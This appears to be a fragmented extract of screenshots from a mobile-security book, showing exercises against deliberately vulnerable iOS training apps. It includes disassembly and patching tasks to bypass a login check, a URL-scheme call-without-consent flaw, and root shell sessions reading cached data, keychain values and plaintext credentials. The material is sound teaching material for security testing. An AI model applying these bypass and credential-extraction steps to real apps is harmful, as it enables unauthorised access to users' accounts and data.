- [ApplicationPatchingDetailsVC killApplicationTapped:]
- [ApplicationPatchingDetailsVC usernameTextField]
- [ApplicationPatchingDetailsVC setUsernameTextField:]
- [ApplicationPatchingDetailsVC passwordTextField]
- [ApplicationPatchingDetailsVC setPasswordTextField:]
- [ApplicationPatchingDetailsVC .cxx\_destruct]
- objc\_ivar\_offset\_ApplicationPatchingDetailsVC\_\_usernameTex...
- objc\_ivar\_offset\_ApplicationPatchingDetailsVC\_\_passwordText...
- objc\_class\_ApplicationPatchingDetailsVC

```

000153b6    pop.w    {r4, r7, lr}
000153ba    b.w     0x8263c
           ; endp
000153be    mov     r8, r8
-----
===== BEGINNING OF PROCEDURE =====
-[ApplicationPatchingVC initWithNibName:bundle:]:
000153c0    push   {r4, r5, r6, r7, lr}
000153c2    add    r7, sp, #0xc
000153c4    sub    sp, #0x8
000153c6    mov    r5, r0
000153c8    mov    r0, r2
000153ca    mov    r4, r3
000153cc    blx   imp__symbolstub1__objc_retain
000153d0    mov    r6, r0
000153d2    movw  r0, #0xed42
000153d6    movt  r0, #0x1d
000153da    movw  r1, #0xcb60
000153de    movt  r1, #0x1d
000153e2    add   r0, pc
000153e4    add   r1, pc
000153e6    str   r5, [sp]
000153e8    ldr  r0, [r0]
000153ea    mov  r2, r6
000153ec    ldr  r1, [r1]
000153ee    mov  r3, r4
000153f0    str  r0, [sp, #0x4]
000153f2    mov  r0, sp
000153f4    blx  imp__symbolstub1__objc_msgSendSuper2
000153f8    mov  r4, r0
000153fa    mov  r0, r6
000153fc    blx  imp__symbolstub1__objc_release
00015400    mov  r0, r4
00015402    add  sp, #0x8
00015404    pop  {r4, r5, r6, r7, pc}
           ; endp
00015406    nop
-----

```

[← Back](#) Application Patching

Patch the method below to always allow the user to log in regardless of the input.

Username

Password

Login Method 1

Patch the method below to always allow the user to log in regardless of the input.

**I DID HACKIT**





Ok

Patch the method below to show an alert with the message "I Love Apple" instead of "I love Google"

Show alert

Patch the method below to not kill your application.

Kill Application



[← Back](#) Application Patching

Patch the method below to always allow the user to log in regardless of the input.

Username

Password

**I love Google**

Ok



allows other applications to interact with it  
using NSURLSession. However, there is no  
validation or prompt shown to the user  
before actually making the call. So any  
malicious application can call a number using  
this vulnerability without the validation of the  
user. Your task is to call a random number  
with curl. The curl command is curl -X GET  
sch

**Security Decisions Via Untruste...**

**Success**

Calling 1234567890 without validation.  
Ring Ring !

**OK**

```
bool -[AppDelegate application:openURL:sourceApplication:annotation:]
(void * self, void * _cmd, void * arg2, void * arg3, void * arg4, void *
arg5) {
    var_10 = self;
    var_18 = _cmd;
    var_20 = 0x0;
    var_68 = arg4;
    var_70 = arg3;
    var_78 = arg5;
    objc_storeStrong(var_20, arg2);
    var_28 = 0x0;
    objc_storeStrong(var_28, var_70);
    var_30 = 0x0;
    objc_storeStrong(var_30, var_68);
    var_38 = 0x0;
    objc_storeStrong(var_38, var_78);
    var_40 = [[var_28 absoluteString] retain];
    var_80 = 0x7fffffffffffffff;
    var_50 = [var_40 rangeOfString:rdx];
    var_48 = @"/call_number/";
    if (var_50 != var_80) {
        var_58 = [[var_10 getParameters:var_28] retain];
        rax = [var_58 objectForKey:@"phone"];
        rax = [rax retain];
        var_88 = rax;
        [rax release];
        if (var_88 != 0x0) {
            var_90 = @"phone";
            rax = [UIAlertView alloc];
            var_98 = @selector(objectForKey:);
            var_A0 = rax;
            var_A8 = NSString;
```

```
-[SideChannelDataLeakageVC initWithNibName:bundle]:
push    rbp
mov     rbp, rsp
sub     rsp, 0x60
lea     rax, qword [ss:rbp+var_18]
mov     qword [ss:rbp+var_8], rdi
mov     qword [ss:rbp+var_10], rsi
mov     qword [ss:rbp+var_18], 0x0
mov     rdi, rax
mov     rsi, rdx
mov     qword [ss:rbp+var_40], rcx
call   imp__stubs_objc_storeStrong
lea     rax, qword [ss:rbp+var_20]
mov     qword [ss:rbp+var_20], 0x0
mov     rcx, qword [ss:rbp+var_40]
mov     rdi, rax
mov     rsi, rcx
call   imp__stubs_objc_storeStrong
lea     rax, qword [ss:rbp+var_8]
lea     rdi, qword [ss:rbp+var_30]
mov     rcx, qword [ss:rbp+var_8]
mov     rdx, qword [ss:rbp+var_18]
mov     rsi, qword [ss:rbp+var_20]
mov     qword [ss:rbp+var_8], 0x0
mov     qword [ss:rbp+var_30], rcx
mov     rcx, qword [ds:0x1002464e0]
mov     qword [ss:rbp+var_28], rcx
mov     rcx, qword [ds:0x100242190]
mov     qword [ss:rbp+var_48], rsi
mov     rsi, rcx
mov     rcx, qword [ss:rbp+var_48]
mov     qword [ss:rbp+var_50], rax
call   imp__stubs_objc_msgSendSuper2
mov     rcx, rax
mov     qword [ss:rbp+var_8], rcx
mov     rcx, qword [ss:rbp+var_50]
mov     rdi, rcx
mov     rsi, rax
call   imp__stubs_objc_storeStrong
cmp     qword [ss:rbp+var_8], 0x0
je     0x100001c75
```

```
0x100001c70:
jmp     0x100001c75
```

DamnVulnerableIOSApp.hop

Debugger
CFG
if(b)  
f(x);
Pseudo Code
Panels

---

0000000100001bbd	db	0x00	;	
0000000100001bbe	db	0x00	;	
0000000100001bbf	db	0x00	;	

===== BEGINNING OF PROCEDURE =====

```

;
; Section __text
; Range 0x100001bc0 - 0x100092711 (592721 bytes)
; File offset 7104 (592721 bytes)
; Flags : 0x80000400
;
-[SideChannelDataLeakageVC initWithNibName:bundle:]:
0000000100001bc0  push  rbp                ; Objective
0000000100001bc1  mov   rbp, rsp
0000000100001bc4  sub   rsp, 0x60
0000000100001bc8  lea  rax, qword [ss:rbp+var_18]
0000000100001bcc  mov  qword [ss:rbp+var_8], rdi
0000000100001bd0  mov  qword [ss:rbp+var_10], rsi
0000000100001bd4  mov  qword [ss:rbp+var_18], 0x0
0000000100001bd8  mov  rdi, rax
0000000100001bdc  mov  rsi, rdx
0000000100001be0  mov  qword [ss:rbp+var_40], rcx

```

**File Information**

Path: /Users/User/Library/Developer/Core

Loader: MachO

CPU: intel/x86\_64

Calling Convention: System V

---

**Instruction Encoding**

55

---

**Format**

Argument 0: Default

Signed  Negate  Leading Zeroes

Type:

Field path:

Manage Types

---

**Comment**

```
Hackers-ipAD:~ root# class-dump-z /private/var/mobile/Containers/Bundle/Applicat
ion/195C0931-62DB-463C-8FD8-503036E908A9/DamnVulnerableIOSApp.app/DamnVulnerable
IOSApp > classdump.txt
Hackers-ipAD:~ root# cat classdump.txt | more
/**
 * This header is generated by class-dump-z 0.2-0.
 * class-dump-z is Copyright (C) 2009 by KennyTM~, licensed under GPLv3.
 *
 * Source: (null)
 */

typedef struct _NSZone NSZone;

typedef struct CGPoint {
    float _field1;
    float _field2;
} CGPoint;

typedef struct NSRange {
    unsigned _field1;
    unsigned _field2;
} NSRange;

typedef struct CGSize {
    float _field1;
    float _field2;
} CGSize;

typedef struct CGRect {
    CGPoint _field1;
    CGSize _field2;
} CGRect;
```

```
192.168.1065 - PuTTY
Hackers-ipAD:/private/var/mobile/Containers/Data/Application/6E1AB2A6-28B5-43A0-AD4A-FB1400446931/Library/Caches/com.higha
litudehacks.dvia root# sqlite3 Cache.db
SQLite version 3.8.5
Enter ".help" for instructions
sqlite> .tables
cfurl_cache_blob data      cfurl_cache_response
cfurl_cache_receiver data  cfurl_cache_schema_version
sqlite> select * from cfurl_cache_response;
1|0|1301350556|0|http://localhost:8888/writekeystrokes.html26450274|2016-02-07 07:10:53|
2|0|1322262756|0|http://localhost:8888/writekeystrokes.html199366865|2016-02-07 07:10:53|
3|0|-350623267|0|http://localhost:8888/writekeystrokes.html239253598|2016-02-07 07:11:08|
4|0|-8166458385799460147|0|http://localhost:8888/writekeystrokes.html144901506|2016-02-07 07:11:08|
5|0|577361611|0|http://localhost:8888/writekeystrokes.html244366210|2016-02-07 07:11:14|
6|0|658652576|0|http://localhost:8888/writekeystrokes.html98090233|2016-02-07 07:11:14|
7|0|1190931109|0|http://localhost:8888/writekeystrokes.html81375555|2016-02-07 07:11:14|
8|0|-1038538339|0|http://localhost:8888/writekeystrokes.html197311316|2016-02-07 07:11:14|
9|0|-1487210081|0|http://localhost:8888/writekeystrokes.html11821785|2016-02-07 07:12:23|
10|0|8188676330531450845|0|http://localhost:8888/writekeystrokes.html214796755|2016-02-07 07:12:34|
11|0|8301556629544690136|0|http://localhost:8888/writekeystrokes.html240962945|2016-02-07 07:12:34|
12|0|195222742|0|http://localhost:8888/writekeystrokes.html215482971|2016-02-07 07:12:39|
13|0|-3684814910229261350|0|http://localhost:8888/writekeystrokes.html134377189|2016-02-07 07:12:48|
```

## Generic Password

-----

Service: com.highaltitudehacks.dvia

Account: keychainValue

Entitlement Group: 5SN4U5A564.com.highaltitudehacks.dvia

Label: (null)


Generic Field: (null)



Keychain Data: **secretkey**

```
iPhone:/ root# sqlite3 /private/var/mobile/Containers/Data/Application/41EE00A6-8646-4B08-8F06-BFB6E0C63B7D/Documents/cred
entials.sqlite
SQLite version 3.7.13
Enter ".help" for instructions
sqlite> .tables
creds
sqlite> select * from creds;
1|hotey|donkey
sqlite> .exit
```

```
iPhone:/ root# plutil /private/var/mobile/Containers/Data/Application/41EE00A6-8646-4B08-8F06-BFB6E0C63B7D/Library/Prefere
nces/com.krww.iGoat.plist
{
    WebDatabaseDirectory = "/var/mobile/Containers/Data/Application/41EE00A6-8646-4B08-8F06-BFB6E0C63B7D/Library/Caches";
    WebKitDiskImageCacheSavedCacheDirectory = "";
    WebKitLocalStorageDatabasePathPreferenceKey = "/var/mobile/Containers/Data/Application/41EE00A6-8646-4B08-8F06-BFB6E0C
63B7D/Library/Caches";
    WebKitOfflineWebApplicationCacheEnabled = 1;
    WebKitShrinksStandaloneImagesToFit = 1;
    password = hotey;
    username = donkey;
}
```

```
192.168.106.5 - PuTTY
Hackers-ipAD:/private/var/mobile/Containers/Bundle/Application root# ls -la
total 0
drwxr-xr-x 5 mobile mobile 170 Feb  5 15:55 ./
drwxr-xr-x 4 mobile mobile 136 Jul 31 2015 ../
drwxr-xr-x 3 mobile mobile 136 Feb  5 15:55 12C913C9-DC07-4AA3-B839-39C8DBA17FB3/
drwxr-xr-x 3 mobile mobile 136 Feb  5 15:55 195C0931-62DB-463C-8FD8-503036E908A9/
drwxr-xr-x 3 mobile mobile 238 Feb  5 05:46 66D5621C-A2A6-4E70-AF3D-C59EEEEAB993/
```







# Chapter 8: Securing Your Android and iOS Applications

